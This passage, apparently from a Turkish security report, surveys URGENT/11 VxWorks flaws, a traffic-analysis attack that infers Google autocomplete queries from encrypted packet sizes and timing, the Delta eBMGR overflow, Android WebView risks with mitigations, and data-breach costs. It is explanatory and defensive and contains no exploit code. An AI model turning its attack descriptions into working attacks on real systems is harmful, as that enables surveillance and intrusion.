Başka bir örnek olarak, fabrikalarda yaygın olarak kullanılan (PLC'ler) verilebilir. Zafiyetten etkilenen VxWorks üzerinde çalışan sistemler için, URGENT/11 kullanan bir saldırgan ağda bir saldırı gerçekleştirebilir ve herhangi bir keşif çabası olmadan tüm fabrika üzerinde kontrolü ele alabilir. Saldırganın niyetine bağlı olarak fidye isteyebilir ya da sistemi kapatıp fabrikaya maddi zararlar verebilir.

4.4. Etkilenen Sürümler ve Cihazlar

Zafiyetlerden VxWorks 'un son sürümü etkilenmedi ancak TCP/IP yığını (IPnet) içeren VxWorks 6.5 ve üstü sürümlerinden yararlanan bağlı cihazlar etkilendiler. Öncelikli olarak modemler, routerlar, firewaller, yazıcılar gibi organizasyon ağlarının yanı sıra bazı endüstriyel ve tıbbi (MRI, Hasta takip cihazları gibi) kurumsal cihazlar da etkilendi. WindRiver TCP/IP yığınında (IPnet) bulunan güvenlik açıklığından müşterilerinin etkilenmemesi için yamalar oluşturup testler gerçekleştirdiğini resmî sitesinden açıkladı.

5. GOOGLE OTOMATİK TAMAMLAMA SEÇENEĞİ SORGULARINIZI ELE VEREBİLİR

Arama motorlarının en ünlüsü şüphesiz Google olarak görülmektedir. Öyle ki neredeyse girmek istediğimiz ve adresini bildiğimiz sayfaları bile Google üzerinden aratıp öyle tıklıyoruz. Google'ın piyasada hâkim durumda bulunan kendi tarayıcısının HTTPS kullanmayan sayfaları "güvenli değil" olarak işaretlediği 2017 yılından beri oluşan baskıyla HTTPS'e geçiş son derece hızlanmıştı. Öyle ki mevcut istatistikler ülkemizde Chrome üzerinden elde edilen trafiğin %78'inin şifreli olduğunu gösteriyor.

HTTPS protokolü, sörf yaparken kötü niyetli kişilerin araya girerek tarayıcınızdan ve sunucudan gelen trafiği görmesini engelliyor. HTTPS protokolü iyi bir sıkılaştırmayla yapılandırıldığında son derece güvenli sayılabilir. HTTPS'in taşıyıcı protokolü TLS 1.3 sürümüyle var olan zafiyetler giderildi ve protokol şu anda pratikte bir zafiyet barındırmıyor.

Tekrar arama motorlarına dönelim. HTTPS ile taşındığı sürece ne aradığınızı kimsenin görmesine imkân yok diyebiliriz. Peki, şifreli akan bu trafik üzerinde bazı parametreler gözetlenerek aradığınız sorgular ele geçirilebilir mi? Otomatik tamamlama seçeneğini kullanıyorsanız, akademisyen John V. Monaco'ya göre evet! Google arama motoru üzerinde yapılan araştırmalarda trafik şifreli de olsa yapılan sorguların yüzde 15'inin ele geçirilme ihtimali var.

Aşağıdaki ekran görüntüsünde otomatik tamamlamanın açık olduğu bir sorgu gözüküyor. Google'ın sizin aramanıza alternatifler sunabilmesi için eklediğiniz her harf için sunuculara bir sorgu göndermesi gerekiyor. Bu sorgular HTTP GET istekleri ve içlerinde o ana kadar yazdığınız sorguyu içeren bir URL barındırıyor. (Tablo 4, Şekil 11).

ZAFİYET ADI	AÇIKLAMA	ZAFİYET TÜRÜ
CVE-2019-12256	Stack overflow in the parsing of IPv4 options	Remote Code Execution (RCE) --- Uzaktan Kod Çalıştırma
CVE-2019-12255	Memory corruption vulnerability	
CVE-2019-12260	Memory corruption vulnerability	
CVE-2019-12261	Memory corruption vulnerability	
CVE-2019-12263	Memory corruption vulnerability	
CVE-2019-12257	Heap overflow in DHCP	
CVE-2019-12258	TCP connection DoS via malformed TCP options	Denial of Service (DOS) Information Leak Logical Flaw --- Servis Dışı Bırakma Bilgi Sızıntısı Mantıksal Hata
CVE-2019-12262	Handling of unsolicited Reverse ARP replies	
CVE-2019-12264	Logical flaw in IPv4 assignment by the ipdhcpc DHCP	
CVE-2019-12259	DoS via NULL dereference in IGMP parsing	
CVE-2019-12265	IGMP Information leak via IGMPv3 specific membership report.	

Tablo 3: Zafiyet detayları.

Paket Boyutu (bayt)	URL
158	?q=m&cp=1&...
159	?q=mi&cp=2&...
159	?q=mil&cp=3&...
160	?q=mill&cp=4&...
161	?q=milli&cp=5&...
163	?q=milli%20&cp=6&...
164	?q=milli%20f&cp=7&...
165	?q=milli%20fu&cp=8&...
165	?q=milli%20fut&cp=9&...

Tablo 4: Google otomatik taramada giden paketler ve boyutları.


Şekil 11: Google otomatik tamamlama seçeneği.

Bu tabloda dikkat çeken her sorguya 1 baytlık bir karakter eklenmesine rağmen paket boyunun neden birer bayt artmadığı. Bunun cevabı HTTP2'de kullanılan Huffman sıkıştırma algoritmasında gizli. Bu algoritma her karakteri 5 ile 6 bit arasında kodluyor ve böylece 3 karakteri 2 bayta sığdırabildiği durumlar oluyor. Normalde birer bayt artan paket boyutları ikinci ve üçüncü pakette değişmemiş. 6. Paketin boyutundaki artış ise normalden fazla (2 bayt), bu ise boşluk karakterinin "%20" ile kodlanmasından ötürü. Paket boyutlarındaki değişimin bir karakteristiği olduğu ortada ve bu karakteristik bize şifreli giden paketlerin klavyenin bir tuşuna basılmasıyla mı gittiği yoksa başka bir trafiğe mi ait olduğu bilgisini veriyor.

Biraz daha açmak gerekirse, elimizde içeriğini göremediğimiz ağ paketleri var. Bunların bir arama sorgusuna mı yoksa başka bir trafiğe mi ait olduğu bilgisini şu şekilde çıkarabiliriz. Tablo 4'te görüldüğü üzere arama sorgusuna ait olan paketlerin boylarının sıralı artan bir şekilde olması gerekiyor. Tabloda gözükmeyen bir diğer detay da 12 pakette bir Google'ın sorgulara "&gs_mss=" şeklinde 8 baytlık bir karakter seti daha eklemesi. Şekil 2'de verilen belirli sonlu otomat (DFA – Deterministic Finite Automaton) bu tanımlara uyan en uzun paket dizisini seçebiliyor.

Şekil 12'de verilen mavi halkalar dizileri kabul ederken gezebileceğimiz durumlar. Amacımız tuş basma sırasındaki paketleri normal paketler arasından ayırt edebilmek. İlk paket için "a" durumunda olduğumuzu kabul edelim. İkinci paketin boyutu değişmiyorsa "b" durumuna geliriz. Halen kabul edilebilir bir paket dizisindeyiz, üçüncü pakette eğer 1 ila 3 bayt arasında bir değişim olursa yine "a" durumuna döneriz. 4. Pakette sözgelimi eğer 4 baytlık bir değişim olursa gidebilecek bir durum bulamadığımızdan dolayı tüm paket dizisini eleriz ve bu paket dizisinin bir arama motoru sorgusuna ait olmadığını söyleyebiliriz.

Burada d = 0 durumu yani paket boyutunun değişmemesi, pakete karakter eklenmesine rağmen sıkıştırma algoritması sayesinde paket boyutunun değişmediğini varsayıyor. 1 ila 3 bayt arasındaki değişimler ise yukarıda bahsettiğimiz gibi sorguya karakter eklenmesi ve boşluk karakterinin (%20) farklı kodlanmasıyla gerçekleşiyor. 3 bayttan büyük bir değişim ise "**&gs_mss=**" parametresinin eklendiğini gösteriyor. Bu otomat verilen paketler arasında istenen kurallara uyan en uzun diziyi buluyor. Böylelikle bu diziye ait paketlerin arama motorundaki sorguya ait olduğunu bilebiliyoruz.




Şekil 12: Tuşa basma paketlerini seçen DFA.

Paket boyutları bize önemli bir bilgi daha veriyor. Boşluk karakterinin 3 karakterle (%20) temsil edilmesi paket boylarında sıkıştırmadan dolayı 2 baytlık bir artışa yol açıyor. Bu durumda otomatın kabul ettiği bir paket dizisinde boşluk karakteri geçen paketleri ayırt edebilir ve her kelimenin kaç harften oluştuğunu ortaya çıkarabiliriz.

HTTP2 Huffman sıkıştırma tekniği sonrası elde edilen dizinin boyutunun baytın katı olması gerekiyor. Örneğin "dogs" kelimesi (d = 100100, o = 00111, g = 100110, s = 01000) şeklinde 22 bitlik bir dizi halinde kodlanabiliyor. Dolayısıyla sonuna iki bitlik 11 değeri eklenerek 3 bayta tamamlanıp karşı tarafa yollanıyor. Paketler şifreli olduğu için dolgulama (padding) bitlerinin mevcut olup olmadığını doğrudan gözlemleyemiyoruz. Ama araştırmacılar İngilizce sözlükteki tüm kelimeler için olası tüm

dolgulama kombinasyonlarıyla kodlama işlemi sonrası uzunluk değişimlerini hesaplamışlar.


Şekil 3'deki örnekte, bir önceki pakette dolgulama olmadığını varsayarsak (p = 0, sol-üst), "dogs" kelimesindeki harfler kodlanırken oluşan paket büyüklükleri sırası ile (1, 2, 3, 3) olacaktır. Tüm dolgulama değerleri ve tüm kelimeler için bu değerleri hesapladığımızı varsayalım. Bu durumda gözlemlenen bir paket boyutu değişim dizisinin hangi kelimelere ait olamayacağını kolaylıkla bulabiliriz. Şekil 3'deki örnekte gözlemlenen paket boyutu değişim dizisi (1, 2, 3, 3) ve "dogs" veya "guns" kelimelerine ait olabileceği ancak "cats" kelimesine ait bir dizi olamayacağı gözüküyor.



Şekil 13: Tüm dolgulama değerleri için paket boylarındaki artış örüntüsünün hesaplanması.

Araştırmacıların son çalışması ise paketler arasındaki zaman farkının da bir bilgi sızmasına yol açtığını göstermek olmuş. İngilizce için konuşacak olursak klavyede "th" kalıbı örneğin "ph" kalıbından çok daha hızlı yazılıyor. Buna birçok sebep gösterebiliriz. İngilizce'de en çok kullanılan kelimenin "the" olması, t ve h'nin klavye üzerine birbirine yakınlığı vs. gibi nedenlerle insanlar "th" kalıbını çok daha hızlı yazıyor. Araştırmacılar binlerce kişinin klavye yazma hızlarından elde ettikleri veriyi, makine öğrenme metotlarıyla eğitmiş ve paketler arasındaki zamanlama farklarıyla ilişkilendirmişler. Böylelikle bir önceki adımdaki filtreleme metodu sonrası kalan kelimeler arasından en yakın kelimeyi bulmayı başarmışlar. Son olarak oluşturdukları dil modeli makine öğrenmesi yardımı ile başarım oranını artırmışlar.

Ana hatları ile saldırıyı Şekil 14'te görebiliriz. Gözlemlenen binlerce paket arasından ilk olarak bir sorguya ait paketler ilk bölümde anlattığımız gibi filtreleniyor ve klavyeye basma sonucu oluşan şifreli paketler elde edilmiş oluyor. Daha sonra boşluk karakterinin yarattığı 2 baytlık artış tespit edilerek kelime boyları tespit edilmiş oluyor. Paket boylarındaki artış dizisindeki örüntüden kelimeler filtreleniyor ve yazım hızları arasındaki farktan kelime tahminleri yapılıyor. Son olarak oluşturulan dil modeli ile cümlenin tamamı tahmin edilmeye çalışılıyor.



Şekil 14: Saldırı Adımları

Bu saldırılar Google, Yandex ve Baidu arama motorları üzerinde denenmiş ve Yandex karakter kodlama sırasında farklı bir algoritma kullandığı, Baidu ise HTTP2 sıkıştırmayı desteklemediği için saldırılar başarılı olamamış. Ancak Google üzerinde yapılan saldırılarda sorguların yüzde 15'i ele geçirilebilmiş. Google bu soruna bir çare bulana kadar otomatik tamamlama özelliğinin devre dışı bırakılmasını tavsiye ederiz.

6. ENDÜSTRİYEL KONTROL SİSTEMLERİNDEKİ KRİTİK ZAFİYET: CVE-2019-9569

Delta'ın "enteliBUS Manager" cihazı (eBMGR), basitçe söylemek gerekirse genellikle kurumsal veya endüstriyel ortamlarda bulunan çeşitli donanım parçaları için, örneğin sunucu odasındaki sıcaklık ve nem kontrolü sensörlerini, fabrikadaki ilgili alarmları ve sensörleri veya bir işletmedeki erişim kontrolünü ya da aydınlatmaları kontrol etmeyi amaçlar. Böylesi bir sistemin avantajları apaçık ortada, en az seviyede insan gücü ve etkileşimiyle efektif bir sonuca ulaşmak.


Dezavantajları ise teknoloji meraklısı kötü niyetli kişilerin ortaya çıkmasıyla belirginleşmeye başladı. Potansiyel olarak kritik olan alt yapınıza girmek için yapılması gereken tek şey bu tür cihazların sahip olabilecekleri zafiyetleri istismar etmek!

Bir an için hastanedeki bir ameliyathaneyi düşünün, bu odalar ameliyat sırasında çevresel etkilerden hastayı korumak için çeşitli cihazlarla ortamdaki kirletici maddelerden arındırılır. Bu tür odaları yönetmek eBMGR için tipik bir uygulamadır. Böyle bir hassas ortamı bozarlarsa saldırganların nasıl bir hasara yol açabileceğini öngörmek fazla bir hayal gücü gerektirmez.

McAfee'nin Gelişmiş Tehdit Araştırması ekibi Defcon 27 konferansında açıkladığı gibi, bu cihaz üzerinde yaptığı araştırmada bir dizi çok önemli zafiyet ortaya çıkardı. Bu gibi ağa bağlı kritik sistemleri yöneten cihazlar son derece yüksek bir yazılım güvenliği standardı gerektiriyor. "Fuzzing" olarak bilinen bir teknik kullanarak, cihazı her türlü kasten hatalı biçimlendirilmiş ağ trafiğine maruz bırakarak istenilenin dışında bir davranış sergileyip sergilemediğini gözlemliyorlar. Bu, yazılım güvenliği alanında saldırganların sıklıkla kullandıkları bir saldırı çeşididir.

Araştırmacılar eBMGR cihazlarının yazılımında "Buffer Overflow" olarak bilinen bir zafiyet olduğunu fark ettiler. Bu zafiyet, gelen ağ verilerini işlemek için kullanılan bellek boyutlarındaki bir uyuşmazlık sonucu saldırganlara cihazın tüm kontrolünü ele geçirme imkânı veriyor. Daha da kötüsü, saldırı, trafik yayını (broadcast) olarak bilinen bir mesaj yöntemini kullanarak da çalışabiliyor, bu da saldırganların ağdaki hedeflerin yerini bilmeden saldırıyı başlatabilecekleri anlamına geliyor.

Bu tür bir saldırıda EKS cihazının kontrolünü ele geçirmek nihai nokta olarak görülebilir, fakat araştırmacılar eBMGR cihazına bağlı diğer arabirimleri de, mesela bina aydınlatma sistemlerini, iklimlendirme sistemlerini, sıcaklık ve nem sensörlerini vb. kontrol edip edemediklerini anlamak için çalışmalarına devam etmişler. Yapılan çalışmalar sonucu, aynı ağdaki herhangi bir "enteliBUS Manager–eBMGR" cihazını tehlikeye atacak ve üzerinde çalışan yazılıma özel bir kötü amaçlı yazılım parçası ekleyecek bir saldırı gerçekleştirebilmişler. Bu kötü amaçlı yazılım daha sonra saldırganın eBMGR cihazına uzaktan komut vermesini ve buna bağlı herhangi bir donanımı (bu donanım masum bir iklimlendirme sisteminden fabrikalarda kullanılan tehlikeli bir kazan sistemine kadar farklı birçok şey olabilir) kontrol etmesini sağlayacak bir arka kapı oluşturabilmişler.



Şekil 15: Saldırı Adımları


Şekil 15'te tanımlanan saldırı adımlarının hepsini gerçekleştirebilmek 3 dakikanın altında bir süre alıyor. Bu sürecin en uzun adımı ise cihazı tekrar başlatma adımı (Adım 4). Saldırgan bir kere cihazı ele geçirdiğinde kullanıcı fark etmeden cihaz üzerinden çevre birimlerini istediği gibi kontrol edebilmekte.

Bu saldırının bir ileri adımı ise, eğer saldırgan eBMGR cihazının açık IP adresini biliyorsa saldırıyı internet üzerinden de gerçekleştirebilecek olmasıdır. Bu, saldırının etkilerini üstel olarak artıracaktır. Shodan.io üzerinden yapılacak bir aramayla dünya çapında internet üzerinden erişilebilen 600 civarında cihazın zafiyet içeren yazılıma sahip olduğu görülmektedir.

7. ANDROID WEBVIEW GÜVENLİK RİSKLERİ

Günümüzde iki milyardan fazla cihazda kullanımda olan Android işletim sistemi kullanıcılarına Google Play Store'da 3 milyondan fazla mobil uygulamaya erişme imkânı sunuyor. Geliştiriciler kullanıcı deneyimini iyileştirmeye çalışırken bir yandan da mobil uygulama geliştiricilerinin işini kolaylaştırmaya yönelik özellikler ekliyor. En popüler mobil uygulamalar da içinde çok sayıda uygulamada bulunan WebView objesi de uygulama geliştiricilerin işini kolaylaştıran ve yaygın olarak kullanılan bir bileşendir. Güncel araştırmalar, WebView bileşeniyle ağ tarayıcılar arasındaki farklılıklar ve tutarsızlık nedeniyle kritik öneme sahip zafiyetler meydana geldiğini göstermektedir.


Android WebView objesi, uygulamada ağ tarayıcısı görevi gören ("iframe/popup" gibi yapıları da destekleyen), geliştiricinin ara yüz düzenlemesi yapabileceği ve gelişmiş yapılandırma imkânı sağlayan bir bileşendir. Görünüşte klasik bir tarayıcıya benzese de, kullanıcı deneyimini iyileştirmek ve performans optimizasyonu sağlamak için, altyapısal olarak birçok farklılık gösteriyor. Bu farklılıklar "iframe" ve "popup" yapılarının davranışlarında güvenlik zafiyetleri oluşturacak bazı etkilere neden oluyor. Bunun yanı sıra Şekil 16'da görüldüğü gibi, adres çubuğunun bulunmaması gibi görsel farklılıklar da beraberinde çeşitli riskler getiriyor.



Şekil 16: Tarayıcılar arasındaki görsel farklılıklar.

7.1. Muhtemel Atak Senaryoları

- **Orijin saklama:** Web ile haberleşmede bütünlüğü bozar ve aralarında güvenlik ilişkisi bulunmayan web bileşenleri arasında iletişim kurulmasını mümkün kılar. Ayrıca web katmanı ile mobil uygulama kodu (örn. Java) arasındaki kanala gizlice erişim sağlanabilir.
- **WebView ara yüzünü sahte ara yüzle kaplama:** Sahte bir ara yüzle WebView ara yüzünü örterek oltalama saldırısı gerçekleştirilebilir (Şekil 17).
- **Ana pencereyi yönlendirme:** Yetki kazanımıyla ana pencere istenilen zararlı bir siteye yönlendirilebilir.



Şekil 17: Sahte ara yüz saldırısı.

7.2. İlgili Önlemler

- ***Orijin saklama saldırılarına*** karşı genelde orijin doğrulama işlemi yapılıyor fakat iframe/popup'a ait orijin bilgisi gizlenerek bu güvenlik aşaması atlatılabiliyor.
- ***WebView'da sahte ara yüz saldırısına*** karşı alınan önlemler, mobil uygulama seviyesindeki ara yüz koruma önlemlerine çok benzer niteliktedir. İlgili önlemler sadece uygulamalar arasında ara yüz durum değişikliklerini gözlemleyerek çalışıyor fakat bahsi geçen saldırıda değişiklik tek bir uygulamada olduğu için önlemler yetersiz kalabilmektedir[2].
- ***Ana pencereyi yönlendirme saldırıları*** normalde "iframe sandbox" mekanizmasıyla engellenebilirken, WebView'daki iframe'lerde işe yaramıyor.

7.3. İstatistikler

Araştırmacıların 11.341 mobil uygulama üzerinde yaptığı bir çalışma sonucunda bu uygulamaların yüzde 38,4'ünün potansiyel zafiyetli olduğu ve toplam 13.384 potansiyel zafiyet bulunduğu ortaya çıktı. Bugüne kadar bu uygulamaların toplam indirilme sayısı yaklaşık 20 milyar civarındaydı. Bu çalışma yapılırken DCV-Hunter isminde bir araç kullanıldı. Bu aracın yanlış pozitif oranı yaklaşık yüzde 1,5 seviyesindedir.

Araştırmacılar aynı zamanda en popüler uygulamaları da detaylı olarak incelemişler ve Facebook, Instagram, Facebook Messenger, Google News, Uber, Yelp, WeChat, Kayak, ESPN, McDonald's, Kakao Talk, Samsung Mobile Print uygulamalarında, üçüncü taraf uygulama geliştirme kütüphanelerinden Facebook Mobile Browser ve Facebook React Native'de, ayrıca U.S. Bank ve Huntington Bank gibi popüler bankacılık uygulamalarında ilgili zafiyetler tespit edilmiş bulunuyor[3].

7.4. Çok Katmanlı Çözüm

Araştırmayı yapan uzmanlar, WebView bileşeninin kısıtlarından dolayı programcıların bu zafiyetlerin önüne geçmesinin çok zor olduğunu, zafiyetli uygulamaların programcıların suçu olmadığını belirtiyor. Diğer yandan zafiyetli durumu ortadan kaldırmak için Android kaynak kodunu değiştirmek yerine, çok katmanlı bir dizi önlemin yeterli olacağını gösteriyorlar [3]. Bu önlemleri şöyle sıralayabiliriz;

- **Event Metotlarının Güçlendirilmesi:** Uygulamadaki bir dosya içindeki güvenilir adreslerin statik olarak tutulması, popup oluşturulması gibi bir olay gerçekleşeceği zaman erişim yapılacak adresin bu listede olup olmadığına bakılması muhtemel bir zararlı site ziyaretini engelleyecektir.
- **Adres Çubuğu:** WebView, kullanıcı ekrana uzun basılı tuttuğunda o anda yüklü olan orijini kullanıcıya gösteriyor. Fakat aynı kullanıcı davranışı, uygulama geliştiricisi tarafından da kullanılabilir. Böyle bir durumda çakışma olmaması için uzun basma olayını bildiren metot ilk önce orijini gösterecek sonra geliştiricinin isteğini yerine getirecek şekilde genişletilmelidir.
- **Değeri "null" Olan Orijinin Bilgisini Güncellemek:** Orijin değeri "null" olan pencereler, aralarında güven ilişkisi olmayan alt pencerelerin birbiriyle etkileşimine imkân veriyor. Bu problemden kurtulmak için "null" orijine sahip olan pencereler tespit edilip orijin değerleri, o pencereyi kapsayan pencerenin orijin değeriyle güncellenmelidir.
- **Popup Göstergesi:** Sahte WebView arayüzü saldırılarına karşı, ilgili bütün API çağrıları ("addView" gibi) gözlemlenmelidir. WebView ara yüz gösterim sırası bir alt pencere tarafından değiştirilmek istendiğinde bu durum bir alarm olarak kabul edilmelidir.
- **Güvenli Navigasyon:** Zararlı siteye yönlendirilme problemini çözmek için, yönlendirilme işlemi sadece aynı orijine sahip pencereler arasında yapılmalıdır. Gerekli görülmeyen durumlarda açılır pencereler "SupportMultipleWindows" değişkenine "false" değeri atanarak devre dışı bırakılmalıdır [3].

Yapılan araştırmalar birçok kritik güvenlik açığının temelinde "iframe/popup" yapıları bulunduğunu gösteriyor. Klasik web tarayıcılarında riskli senaryolar çok iyi ele alınıp güvenli hale getirilmiş olsa da, WebView bileşeninin

yeterli güvenlik önlemlerine sahip olmaması milyonlarca kullanıcıyı riske atıyor. WebView bileşeni geliştiricilere kolaylık sağlıyor olsa da beraberinde dikkat edilmesi ve önlem alınması gereken önemli riskler getiriyor.

8. VERİ SIZINTISININ ŞİRKET MARKA DEĞERİNE ETKİSİ VE FİNANSAL YAPTIRIMLAR

Kişisel veri (Personel Identifiable Information - PII), kimliği belli ya da belirlenebilir nitelikteki gerçek kişiyle ilgili her türlü bilgi olarak adlandırılır. Kişisel veriye örnek olarak kişilerin ırkı, etnik kökeni, siyasi düşüncesi, sağlık verisi gibi önemli bilgiler verilebilir.

8.1. Veri Sızıntısı Nedir? Nasıl Olur?

Veri sızıntısı siber saldırılar sonucu bilginin yetkisiz kullanımı, ifşa edilmesi ve çalınması şeklinde gerçekleşebilir. Siber saldırılar ve bilgi sistemlerinin zafiyetlerinin sömürülmesi, sosyal mühendislik saldırılarıyla da neticeye ulaşabilir. Fiziki olarak kurumlara yapılan saldırılar, yetkisiz erişimler, kurum çalışanları tarafından yapılan veri hırsızlıkları da günümüzde görülen olgulardır. Saldırılar sonucu sızan veriler bir hizmet alabilmek için kişi tarafından kurumla paylaşılmış olabileceği gibi sosyal medya, e-posta ve daha birçok ücretsiz hizmet sunan platformlarda paylaşılan bilgiler de olabilir. Bu platformlar sadece insanların iletişimini kolaylaştırmak için servis veriyor değillerdir. Şirketler sahip oldukları kişisel verileri işleyerek kendilerine kâr sağlayacak alanlarda da kullanabilmektedir. Günümüzde siber saldırıların bir nedeni de maddi kazanç sağlama arzusudur. Dünya çapında yapılan saldırıların incelenmesi siber saldırganların ele geçirdikleri sistemlerde uzun süre, fark edilmeden kalabildiğini gösteriyor. Bu saldırıları kendi kaynaklarıyla tespit edebilen şirket sayısı çok fazla değildir.

Veri sızıntısı sonuçlarına bakıldığında büyük işletmelerden daha çok KOBİ'lerin siber saldırılardan daha fazla etkilendiği gözlemlenmektedir. KOBİ'lerin verilerinin sızması sonucu, rakip şirketler bunları kullanarak müşteri çalabilir, hatta çalınan verilerle kurulan rakip bir firma söz konusu KOBİ'yi birkaç sene içinde iflasa sürükleyip kapanmak zorunda bırakabilir.

8.2. Ses Getiren Veri Sızıntıları


Geçmişte yaşanan büyük sızıntılara bakıldığında Yahoo'nun 2013 yılında üç milyar hesabının çalınması, Trump'ın partisinin 200 milyon kişinin verisini Amazon sunucularında şifresiz şekilde tutması, Under Armour'ın spor uygulamasında 150 milyon kullanıcıyı etkileyecek sızıntı olması, turizm ve havayolu şirketlerinin yaşadığı veri sızıntıları gibi dünyada yankı uyandıran sızıntılar görülür.

Facebook'un da karıştığı Cambridge Analytica skandalı, CEO Mark Zuckerberg'in ABD senatosunda ve Avrupa parlamentosunda ifade vermek zorunda bırakmıştır. Yaklaşık 87 milyon kişinin Facebook üzerinde bulunan cinsiyet, yer, siyasi görüş, dini inanç gibi verileri, özel yazışmaları, beğendikleri web siteleri ve profillerinde yer alan kamuya açık verilerine Cambridge Analytica'nın izinsiz olarak erişim elde ettiği ortaya çıkmış, bu verilerle kullanıcı tercihlerini etkileme ve değiştirme çalışmaları yapıldığı tespit edilmiştir. Ayrıca 2019 yılında aralarında kullanıcı yorumları, beğenileri ve isimlerinin de bulunduğu 540 milyondan fazla Facebook kaydının, Amazon'un bulut ortamında, kamuya açık bir şekilde bulunduğu fark edilmiştir. Tüm bu Facebook sızıntılarının sonucunda, Facebook'un en kârlı pazarlarından biri olan ABD'de de kullanıcı sayısının bir yılda 15 milyon, Avrupa'da ise 3 milyon gerilediği kaydedilmiştir. Ülkemizdeki duruma baktığımızda ise Avrupa'da en çok Facebook kullanıcısının Türkiye'de olduğu, İstanbul'un ise dünyada en çok Facebook kullanıcısı olan şehir olduğu verisi mevcuttur.

2017 yılında, en büyük veri sızıntısı yaşayan şirket ABD'li kredi notu belirleme şirketi olan Equifax'tır. Equifax sızıntısı ve etkileri incelendiğinde verilerin sızmasına yol açan zafiyet yamasının, üretici tarafından 2017 Mart ayında kapatıldığı, ancak bu güncelleştirmeden iki ay sonra şirketin hâlâ güncellemeleri yüklemediği ortaya çıkmıştır. Bunun sonucu olarak 145 milyon kişinin finansal bilgileri, sosyal kimlik numaraları saldırganlar tarafından ele geçirilmiştir.

8.3. Sızıntıların Finansal ve Marka Değerine Etkisi

Veri sızıntısı yaşandığında bu sürecin olabildiğince şeffaf yönetilmesi gerekmektedir. Equifax sızıntısı incelendiğinde veri sızıntısının gerçekleştiği tarihten 5 ay sonra kamuoyuyla paylaşıldığı ve bu arada üst düzey yöneticilerin hisselerini sattığı ortaya çıkmıştır. Firmanın CEO'su katıldığı bir TV programında çare olarak saldırıdan etkilenenlerin sosyal güvenlik numaralarının değiştirilmesi gerektiği gibi gülünç şeyler söylemiştir. Bütün bunlar



Şekil 18: Equifax hisselerinin veri sızıntısının kamuoyu ile paylaşımından sonra düşüşü.

